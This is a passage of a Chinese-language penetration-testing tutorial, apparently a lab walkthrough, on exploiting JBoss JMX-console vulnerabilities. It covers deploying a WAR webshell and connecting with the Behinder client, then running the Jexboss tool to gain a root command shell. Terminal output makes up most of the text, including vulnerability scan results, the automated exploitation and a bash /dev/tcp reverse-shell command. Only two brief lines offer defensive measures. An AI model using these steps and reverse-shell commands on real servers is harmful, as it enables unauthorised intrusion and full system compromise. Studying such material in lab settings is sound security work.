
点击后会跳转到如下页面：



6、输入 `http://JBOSS服务器IP:8080/shell/` 查看 shell.war 包成功部署：



7、最后，使用冰蝎连接 shell 地址：




防御手段

1、对 JMX 控制页面访问添加访问验证。

2、进行JMX Console 安全配置。

Jexboss脚本

Jexboss 是一个使用 Python 编写的 Jboss 漏洞检测利用工具，通过它可以检测并利用 Web-console、Jmx-console、JMXInvokerServlet 这三个漏洞，并且可以获得一个 Shell，项目 Github 地址：jexboss。



screenshots	* Added support for exploiting java deserialization in any HTTP POST ...	4 years ago
util	Added files via upload	5 years ago
.gitignore	Added Python 3 support and PEP 8 compatibility	5 years ago
LICENSE	Create LICENSE	5 years ago
README.md	* Add Cookies support on the Struts2 exploit (useful for testing inte...	4 years ago
_exploits.py	* Added DNS gadget (to check for bugs in app with simple dns lookup)....	4 years ago
_updates.py	* Added support for exploiting java deserialization in any HTTP POST ...	4 years ago
demo.png	exemplo	7 years ago
jexboss.py	* Added DNS gadget (to check for bugs in app with simple dns lookup)....	4 years ago
jexcsv.py	Added Python 3 support and PEP 8 compatibility	5 years ago
requires.txt	* Bug fix that always displays the message: "Packages urllib3 not ins...	5 years ago

用途和用法的话官方介绍得很详细了：

自述文件

特征

该工具和漏洞被开发和测试用于：

- JBoss 应用服务器版本：3、4、5 和 6。
- 多个 Java 框架、平台和应用程序中的 Java 反序列化漏洞（例如，Java Server Faces - JSF、Seam 框架、基于 HTTP 的 RMI、Jenkins CLI RCE (CVE-2015-5317)、远程 JMX（CVE-2016-3427、CVE-2016） -8735）等）

开发向量是：

- / 管理控制台
  - 在 JBoss 版本 5 和 6 中测试和工作
- /jmx 控制台
  - 在 JBoss 版本 4、5 和 6 中测试和工作
- /网络控制台/调用者
  - 在 JBoss 版本 4、5 和 6 中测试和工作
- /invoker/JMXInvokerServlet
  - 在 JBoss 版本 4、5 和 6 中测试和工作
- 应用程序反序列化
  - 通过 HTTP POST 参数针对多个 Java 应用程序、平台等进行测试和工作
- Servlet 反序列化
  - 通过处理序列化对象的 servlet 对多个 Java 应用程序、平台等进行测试和工作（例如，当您在链接中看到"调用程序"时）
- Apache Struts2 CVE-2017-5638
  - 在 Apache Struts 2 应用程序中测试
- 其他

来看看使用 Jexboss 脚本工具对上述靶场环境进行一键利用并获得 Shell。

1、下载脚本并执行检测命令`python jexboss.py -u http://192.168.0.104:8080/`，如下图：

```
_exploits.py  demo.png     jexboss_2021-06-20.log  LICENSE    requires.txt  util/

D:\Security\WebTools\jexboss
λ python jexboss.py -u http://192.168.0.104:8080/

 * Module readline not installed. The terminal will not support the arrow keys.


 * Module readline not installed. The terminal will not support the arrow keys.


 * --- JexBoss: Jboss verify and EXploitation Tool  --- *
 |  * And others Java Deserialization Vulnerabilities * |
 |                                                      |
 | @author:  João Filho Matos Figueiredo                |
 | @contact: joaomatosf@gmail.com                       |
 |                                                      |
 | @update: https://github.com/joaomatosf/jexboss      |
 #______________________________________________________#

 @version: 1.2.4

 * Checking for updates in: http://joaomatosf.com/rnp/releases.txt **


 ** Checking Host: http://192.168.0.104:8080/ **
```


2、执行命令后出现下面的界面就说明存在漏洞：

```
λ Cmder
λ ls
__pycache__/  _updates.py  jexboss.py*            jexcsv.py  README.md     screenshots/
_exploits.py  demo.png     jexboss_2021-06-20.log  LICENSE    requires.txt  util/

D:\Security\WebTools\jexboss
λ python jexboss.py -u http://192.168.0.104:8080/

 * Module readline not installed. The terminal will not support the arrow keys.


 * Module readline not installed. The terminal will not support the arrow keys.


 * --- JexBoss: Jboss verify and EXploitation Tool  --- *
 |  * And others Java Deserialization Vulnerabilities * |
 |                                                      |
 | @author:  João Filho Matos Figueiredo                |
 | @contact: joaomatosf@gmail.com                       |
 |                                                      |
 | @update: https://github.com/joaomatosf/jexboss      |
 #______________________________________________________#

 @version: 1.2.4

 * Checking for updates in: http://joaomatosf.com/rnp/releases.txt **


 ** Checking Host: http://192.168.0.104:8080/ **

 [*] Checking jmx-console:
  [ VULNERABLE ]
 [*] Checking web-console:
  [ VULNERABLE ]
 [*] Checking JMXInvokerServlet:
  [ VULNERABLE ]
 [*] Checking admin-console:
  [ OK ]
 [*] Checking Application Deserialization:
```

```
 [ OK ]
[*] Checking Servlet Deserialization:
 [ OK ]
[*] Checking Jenkins:
 [ OK ]
[*] Checking Struts2:
 [ OK ]
```


3、等执行完后会弹出个选择 yes or no，选择 yes，则创建连接，反弹 Shell，如下图所示：

Cmder

```
* Do you want to try to run an automated exploitation via "jmx-console" ?
  If successful, this operation will provide a simple command shell to execute
  commands on the server..
  Continue only if you have permission!
  yes/NO? yes

* Sending exploit code to http://192.168.0.104:8080/. Please wait...

* Successfully deployed code! Starting command shell. Please wait...

# ---------------------------------------- # LOL # ---------------------------------------- #

* http://192.168.0.104:8080/:

# ---------------------------------------- #

* For a Reverse Shell (like meterpreter =]), type the command:

  jexremote=YOUR_IP:YOUR_PORT

  Example:
    Shell>jexremote=192.168.0.10:4444

  Or use other techniques of your choice, like:
    Shell>/bin/bash -i > /dev/tcp/192.168.0.10/4444 0>&1 2>&1

  And so on... =]

# ---------------------------------------- #

  Linux b209a7b09d5c 4.15.0-128-generic #131~16.04.1-Ubuntu SMP Wed Dec 9 17:33:47 UTC 2020 x86_64 GNU/Linux
'  Debian GNU/Linux 8 \
 \\l

'  Failed to check for updates
uid=0(root) gid=0(root) groups=0(root)
'
[Type commands or "exit" to finish]
Shell> whoami
 root
'
[Type commands or "exit" to finish]
Shell> pwd
 /
'
[Type commands or "exit" to finish]
Shell>
```

python.exe